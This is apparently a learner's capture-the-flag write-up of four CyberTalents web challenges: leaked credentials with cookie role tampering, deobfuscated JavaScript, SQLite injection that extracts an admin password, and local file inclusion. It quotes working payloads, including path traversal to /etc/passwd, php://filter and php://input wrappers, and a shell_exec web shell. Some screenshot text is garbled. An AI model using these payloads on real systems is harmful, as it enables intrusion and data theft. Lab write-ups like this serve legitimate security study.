



Cyber Talent - Web Security Solutions

CHALLENGE 1 - AKA ADMIN HAS THE POWER

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="utf-8">
5   <meta http-equiv="X-UA-Compatible" content="IE=edge">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <!-- The above 3 meta tags "must" come first in the head, any other head content must come "after" these tags -->
8   <title>Admin Panel</title>
9
10  <!-- Bootstrap -->
11  <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVYii15tFkIdGmRAKycuHARRg320Mucw7on3RYdg4Va+PmStz2/K68vbdEjh4u" crossorigin="anonymous">
12
13  <!-- HTML5 shim and Respond.js for IE9 support of HTML5 elements and media queries -->
14  <!--[if lt IE 9]>
15    <script src="https://oss.maxcdn.com/html5shiv/3.7.3/html5shiv.min.js"></script>
16    <script src="https://oss.maxcdn.com/respond/1.4.2/respond.min.js"></script>
17  <[/endif]>
18  <!-- TODO: remove this line , for maintenance purpose use this info ( user: support password: 3424532 ) -->
19 </head>
20 <body>
21   <div class="container" style="padding-top: 150px;">
22     <div class="row">
23       <div class="col-sm-6 col-sm-offset-3">
24         <form class="form-horizontal" method="post" action="">
25           <div class="form-group">
26             <label for="username" class="col-sm-2 control-label">Username</label>
27             <div class="col-sm-10">
28               <input name="username" type="text" class="form-control" id="username" placeholder="Username">
29             </div>
30           </div>
31           <div class="form-group">
32             <label for="password" class="col-sm-2 control-label">Password</label>
33             <div class="col-sm-10">
34               <input name="password" type="password" class="form-control" id="password" placeholder="Password">
35             </div>
36           </div>
37           <div class="form-group">
38             <div class="col-sm-offset-2 col-sm-10">
39               <button type="submit" class="btn btn-default">Sign in</button>
40             </div>
41           </div>
42         </form>
43       </div>
44     </div>
45   </div>
```


The HTML code for the Login Page of the Admin Has Power challenge

The code seems to have the username 'support' and the password as shown above.


Hi support

Your privilege is support , may be you need better privileges !!


- Open burpsuite to see the Request and Response



- Here in burpsuite you can change the Cookie role assigned and try it as admin to see what it can do.



- Forward the intercepted HTTP request and check on your browser.



Hi admin

Admin Secret flag : hiadminyouthavethepower



Well Done there is your flag. Thing learnt is :

1. Always check the html code of the given site you might see something intriguing.
2. Check the response and request of the web page you're trying to pentest
3. Always try something out.

CHALLENGE 2 - AKA **THIS IS SPARTA**

Challenge Name: This is Sparta

Category:	Web Security	Level:	easy	Created At:	6 years ago
Tries:	27017 Times	Solved:	8513 Times	Points:	50

Difficulty Level

Basic Advanced

Rating



Challenge Description

Challenge Link:

Close Challenge

Morning has broken today they're fighting in the shade when arrows blocked the sun they fell tonight they dine in hell

FLAG Format: `{flagbody}`

Answer

Answer

Submit



Username:

Password:



First we start by the things we previously learnt

1. Check html code in the viewpage source info <Firefox>

```

2 <link href="http://fonts.googleapis.com/css?family=Black+Ops+One" rel="stylesheet" type="text/css">
3 <br>
4
5
6 <CENTER>
7
8 <html>
9 <title>This is Sparta </title>
10 <link href="http://fonts.googleapis.com/css?family=Patua+One" rel="stylesheet" type="text/css">
11 <font face="Patua One">
12 <center><br><br><br><br><br><br><br>
13 <font face="Patua One"><p><b>style="font-size:25px;"<font size=10 color="red">hi99775;</font> This is Sparta </p></font>
14 <form method="POST">
15 <fieldset style="width:480px;border: 2px solid #486969;border-radius: 5px;padding: 10px;">
16 <label for="user">Username:</label>
17 <input type="text" name="user" id="user" autocomplete="off"><br><br>
18 <label for="user">Password:</label>
19 <input type="password" name="pass" id="pass" autocomplete="off"><br><br>
20 <input type="submit" value="Submit" class="button" name="submit">
21 </fieldset><br><br>
22 </form>
23
24
25 <button style="border:none;font-size:30px;font-family:'impact',border-radius:6px;" onclick="Hint()"><font size=10>hi99775;</font> Hint</button>
26 <p id="Hint"><p>
27 <script>
28 function Hint() {
29 document.getElementById("Hint").innerHTML = "Easier than Ableton";
30 }
31 </script>
32
33
34 </html>
35
36 </script>

```

- The most interesting thing to note here is that there is a code that seems out of place and appears to be a cipher. What could it be?
- I will take note of this and bring it up with chatGPT for further information gathering.



The content within the last ``<script>`` tag is a JavaScript function named ``check()`'. Here is the function code:

javascript

Copy code

```
var _0xae5b=["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64"];
function check() {
    var _0xeb80x2 = document[_0xae5b[2]](_0xae5b[1]][_0xae5b[0]];
    var _0xeb80x3 = document[_0xae5b[2]](_0xae5b[3]][_0xae5b[0]];
    if (_0xeb80x2 == _0xae5b[4] && _0xeb80x3 == _0xae5b[4]) {
        alert(_0xae5b[5]);
    } else {
        alert(_0xae5b[6]);
    }
}
```

This function checks the values of two elements in the HTML document (with IDs "user" and "pass") and if both values are equal to the string "\x43\x79\x62\x65\x72\x2d\x54\x61\x6c\x65\x6e\x74" (which decodes to "Cyber-Talent"), it displays an alert with the content "\x77\x72\x6F\x6E\x67\x20\x50\x61\x73\x73\x77\x6F\x72\x64" (which decodes to "wrong Password"). Otherwise, if the values do not match the expected string, it displays an alert with the content "\x77\x72\x6F\x6E\x67\x20\x50\x61\x73\x73\x77\x6F\x72\x64" (which decodes to "wrong Password").

The encoded language used in the provided JavaScript code appears to be a form of obfuscation. It involves representing characters in the code using Unicode escape sequences (e.g., "\x76" instead of "v" or "\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64" instead of "getElementById").

This obfuscation technique is an attempt to make the code less readable and harder to understand for someone trying to analyze or modify it. However, it is not a strong security measure and can be easily decoded by replacing the escape sequences with their corresponding characters.

- I prompted chatGPT to decode the text for us into JavaScript format and this was the finding

```
function Hint() {
    document.getElementById("hint").innerHTML = 'Easier than Ableton';
}

var keyword = ["value", "user", "getElementById", "pass", "Cyber-Talent", " \n\n", "wrong Password"];

function check() {
    var userValue = document.getElementById("user").value;
    var passValue = document.getElementById("pass").value;
```

```

    if (userValue == keyword[4] && passValue == keyword[4]) {
        alert(keyword[5]);
    } else {
        alert(keyword[6]);
    }
}

```

Here's the explanation of the code:

1. There is a function named `Hint()`, but its purpose is not evident from the provided code snippet. It sets the innerHTML of an element with the ID "hint" to the string "Easier than Ableton".
2. The `keyword` array contains the following elements:
 - `[0] "value"`
 - `[1] "user"`
 - `[2] "getElementById"`
 - `[3] "pass"`
 - `[4] "Cyber-Talent"`
 - `[5] " \n\n"` (four spaces followed by two newline characters)
 - `[6] "wrong Password"`
3. The `check()` function uses the `getElementById` method to retrieve the values of two input elements with the IDs "user" and "pass".
4. It then checks whether both `userValue` and `passValue` are equal to the string `"Cyber-Talent"`. If both values are equal to this string, it displays an alert with the content of `keyword[5]`, which is a string containing spaces and newlines.
5. If the values do not match the expected string, it displays an alert with the content of `keyword[6]`, which is the string "wrong Password".

username: Cyber-Talent


password: Cyber-Talent




Well done! You'll receive a flag after logging in. Things learned:


1. ChatGPT can be a useful tool for gathering information on programming languages you're not yet familiar with.
2. If something seems worth investigating, it's worth investigating.

CHALLENGE 3 AKA **SHARE THE IDEAS**

 **Challenge Description**

 **Start Challenge**

can you reveal the admin password ?

 **Answer**

Answer





Submit

This the page that opens on entering the challenge.

Express your self and share your ideas

[Login](#) OR [Register](#)

Share (You Must Login)

Latest	
 Joshua	Sed vitae orci mattis, vestibulum nisi in, feugiat ante. Donec congue cursus tempor. Curabitur eu neque eu sapien porta dictum.
 Christina	Praesent nisl nisi, feugiat et diam vitae, porttitor mattis neque. Ut vitae augue id sem vestibulum efficitur.
 Maria	Curabitur massa lacus, dapibus vel quam facilisis, tristique convallis metus. Integer euismod pulvinar aliquam.
 Andrew	Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec iaculis, dui at accumsan fringilla, ante odio iaculis odio, non facilisis lectus ex nec est.





I initially thought that this challenge involved SQL Injection and XSS due to the presence of user input fields being stored and displayed. I registered for the challenge without filling in any required fields and then logged in. Since SQL querying was not functional on the required fields, I tested SQL Injection on the "share" field instead.

You are logged

Express your self and share your ideas

Welcome ()

Share

Latest	
 Joshua	Sed vitae orci mattis, vestibulum nisi in, feugiat ante. Donec congue cursus tempor. Curabitur eu neque eu sapien porta dictum.
 Christina	Praesent nisl nisi, feugiat et diam vitae, porttitor mattis neque. Ut vitae augue id sem vestibulum efficitur.
 Maria	Curabitur massa lacus, dapibus vel quam facilisis, tristique convallis metus. Integer euismod pulvinar aliquam.
 Andrew	Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec iaculis, dui at accumsan fringilla, ante odio iaculis odio, non facilisis lectus ex nec est.

```
admin ' || (select sql from sqlite_master) || '
```

This is the injected sub-query. It aims to retrieve the sql column from the sqlite_master table, which stores information about the database schema, including the SQL statements used to create database objects.

Express your self and share your ideas

Welcome ()

Share

Latest



admin CREATE TABLE "xde43_users" ("id" int(10) NOT NULL, "name" varchar(255) NOT NULL, "email" varchar(255) NOT NULL, "password" varchar(255) NOT NULL, "role" varchar(100) DEFAULT NULL)



Joshua

Sed vitae orci mattis, vestibulum nisi in, feugiat ante. Donec congue cursus tempor. Curabitur eu neque eu sapien porta dictum.



Christina

Praesent nisl nisi, feugiat et diam vitae, porttitor mattis neque. Ut vitae augue id sem vestibulum efficitur.



Maria

Curabitur massa lacus, dapibus vel quam facilisis, tristique convallis metus. Integer euismod pulvinar aliquam.



Andrew

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec iaculis, dui at accumsan fringilla, ante odio iaculis odio, non facilisis lectus ex nec est.

"It worked! Here, we can see the table and its objects being output as comments that we shared. The table name and all its fields are displayed. The next thing we need to do is try to retrieve the flag, with the most important field being the admin. The SQL for that will be:

```
' || (select password from xde43_users where role='admin') || '
```

Express your self and share your ideas

Welcome ()

```
' || (select password from xde43_users where role='admin') || '
```

Share

Latest



flag245698



admin flag245698



admin CREATE TABLE "xde43_users" ("id" int(10) NOT NULL, "name" varchar(255) NOT NULL, "email" varchar(255) NOT NULL, "password" varchar(255) NOT NULL, "role" varchar(100) DEFAULT NULL)



Joshua

Sed vitae orci mattis, vestibulum nisi in, feugiat ante. Donec congue cursus tempor. Curabitur eu neque eu sapien porta dictum.



Christina

Praesent nisl nisi, feugiat et diam vitae, porttitor mattis neque. Ut vitae augue id sem vestibulum efficitur.



Maria

Curabitur massa lacus, dapibus vel quam facilisis, tristique convallis metus. Integer euismod pulvinar aliquam.



Andrew

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec iaculis, dui at accumsan fringilla, ante odio iaculis odio, non facilisis lectus ex nec est.




Congratulations! Our flag is displayed as the admin password: flag245698.

Things learned:

1. SQL injection has different syntaxes. As long as there is a vulnerability, try them all until you get a value in return.
2. Burpsuite can be used for SQL injection. First, get the specific branch of the URL. Then, send it to the repeater and execute a SQL injection on the user input field. Check the response tab to see if there is any output.

CHALLENGE 4 AKA **DARK PROJECT**

On clicking the link we go to a website that at first looks so normal until you start click the contact, about and project and notice that nothing is changing.



When you look at the link you'll discover that `/index.php?home=about` is what keeps changing as per the clicked tabs

What are they testing for?

Local File Inclusion (LFI) — Web Application Penetration Testing

Local File Inclusion (LFI) allows an attacker to include files on a server through the web browser. This vulnerability exists when a web application includes a file without correctly sanitising the input, allowing an attacker to manipulate the input and inject path traversal characters and include other files from the web server.

Identifying LFI Vulnerabilities within Web Applications

LFI vulnerabilities are easy to identify and exploit. Any script that includes a file from a web server is a good candidate for further LFI testing, for example:

```
/script.php?page=index.html
```

A penetration tester would attempt to exploit this vulnerability by manipulating the file location parameter, such as:

```
/script.php?page=../../../../../../../../etc/passwd
```

PHP Wrappers

In PHP, a wrapper refers to a mechanism that allows you to encapsulate and modify the behavior of functions, classes, or resources without modifying the original code directly. PHP has a number of wrappers that can often be abused to bypass various input filters.

PHP Expect Wrapper

PHP expect:// allows execution of system commands, unfortunately the expect PHP module is not enabled by default.

```
php?page=expect://ls
```

PHP Input Wrapper

The payload is sent in a POST request to the server such as:

```
/fi/?page=php://input&cmd=ls
```


Example using php://input against DVWA:

Request:



POST request using php://input

Web Application Response:



The output from the command “ls” is rendered above the DVWA banner.

PHP Filter Wrapper

php://filter allows a pen tester to include local files and base64 encodes the output. Therefore, any base64 output will need to be decoded to reveal the contents.

```
vuln.php?page=php://filter/convert.base64-encode/resource=/etc/passwd
```

Base64 decoding the string provides the /etc/passwd file

php://filter can also be used without base64 encoding the output using:

```
?page=php://filter/resource=/etc/passwd
```

For More Notes on LFI Attacks visit


Local File Inclusion (LFI) — Web Application Penetration Testing

The definitive guide for LFI vulnerability security testing for bug hunting & penetration testing engagements.

<https://medium.com/@Aptive/local-file-inclusion-lfi-web-application-penetration-testing-cc9dc8dd3601>

A screenshot of a web browser's request window. It shows the raw request data for a php://filter LFI attack. The request is a GET to /dwa/vulnerabilities/fi/?page=php://input&cmd=ls. The headers include Host: 10.0.1.148, User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8, Accept-Language: en-US,en;q=0.5, Accept-Encoding: gzip, deflate, and Referer: http://10.0.1.148/dwa/vulnerabilities/fi/?page=zip:phpshell.zip. The body of the request is ?php echo shell_exec(\$_GET['cmd']);>.

So back to the challenge having discovered a few php wrappers we can try executing them on the given page



I use the `convert.base64-encode` filter to it on the resource `index` , and then return the Base64-encoded data.

```
GET /index.php?home=php://filter/convert.base64-encode/resource=index
```

The screenshot displays the Burp Suite interface with a target URL: `http://wcamxw132pue3e6m14nzyr6cn3km1y3ew6dwhx3m-web.cybertalentslabs.com`. The Request tab shows a GET request to `/index.php?home=php://filter/convert.base64-encode/resource=index HTTP/1.1`. The Response tab shows a Base64-encoded response starting with `</h3>`. The Inspector panel on the right shows the selected text in the response, which is a Base64-encoded string. The decoded text shows a PHP script that sets a flag: `$flag = "{pHp_Wr4P3rs_4r3_U53fuL}";`.

We'll have to decode the Base64-encoded data

Cyber Talent - Web Secur
PHP Wrappers Overview
Base64 Converter | Base6

https://base64.guru/converter

Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

Base64.Guru

A virtual teacher who reveals to you the great secrets of Base64

Home
Converter
Developers
Learn
Standards
Tools
Donate
Blog
Contacts

Comments: 24 | Rating: 4.8/5

Base64 Converter

The Base64 online converter supports both functions of the algorithm on same page. If you need to encode a text to Base64, fill in the “Text” field and press “Encode text to Base64” — the result will appear in the “Base64” field. Otherwise, if you have a Base64 string, paste it into the “Base64” field and press “Decode Base64 to text” — the result will appear in the “Text” field.

Text
copy
clear
download

```
<?php

$flag = "{pHp_Wr4P3rs_4r3_Us3fuL}";
```

Base64*
copy
clear
download

```
PD9waHAKCgoKCIRmbGFuID0gIntwSHBfV3I0UDNyc180cjNfVXMzZnVMfS
I7CgoKC18vaW5pX3NldCgnZG1zcGxheV91cnJvcnMnLCAxKTsKPz4KPCFE
T0NUWVBFIGh0bWw+CjxsaW5rIGhyZWY9J2h0dHA6Ly9mb250cy5nb29nbG
VhcGlzMnVbS9jc3M/ZmFtaWx5PVBhdHVK09uZScgcmlVPSdzdH1sZXNo
ZWV0JyB0eXB1PSd0ZXh0L2Nzcyc+Cjxmb250IGZhY2U9IiBhdHViIE9uZS
I+CjxodG1sIGxhbm9ImVuIj4KPGh1YWQ+CjAgPHRpdGx1PkRhcmsgUHJv
amVjdDwvdG10bGU+CjAgPG1ldGEgY2hcnNldD0idXRmLTgiPgogIDxtZX
RhIG5hbWU9InZpZXdw3J0iIjBjb250ZW50PSJ3aWR0ad1kZXXpY2Utd2lk

```

Encode text to Base64
Decode Base64 to text

About Base64 online converter

Please note that this Base64 converter supports only “main standard” and decodes the data in strict mode. Perhaps this option does not suit your needs, and you want to encode text or decode Base64 using other variations of this algorithm. If so, please check the following online converters. They are also simple and free, but they are sharpened for certain tasks.

- Base64 Decode
 - ASCII
 - Audio
 - File
 - Hex
 - Image
 - BMP
 - GIF
 - ICO
 - JPG
 - PNG



There's our flag

```
$flag = "{pHp_Wr4P3rs_4r3_Us3fuL}";
```

Things Learned;

1. This was more complicated we had to learn what LFI (Local File Inclusion) is
2. Try more of such attacks to understand it better.
3. This is

Untitled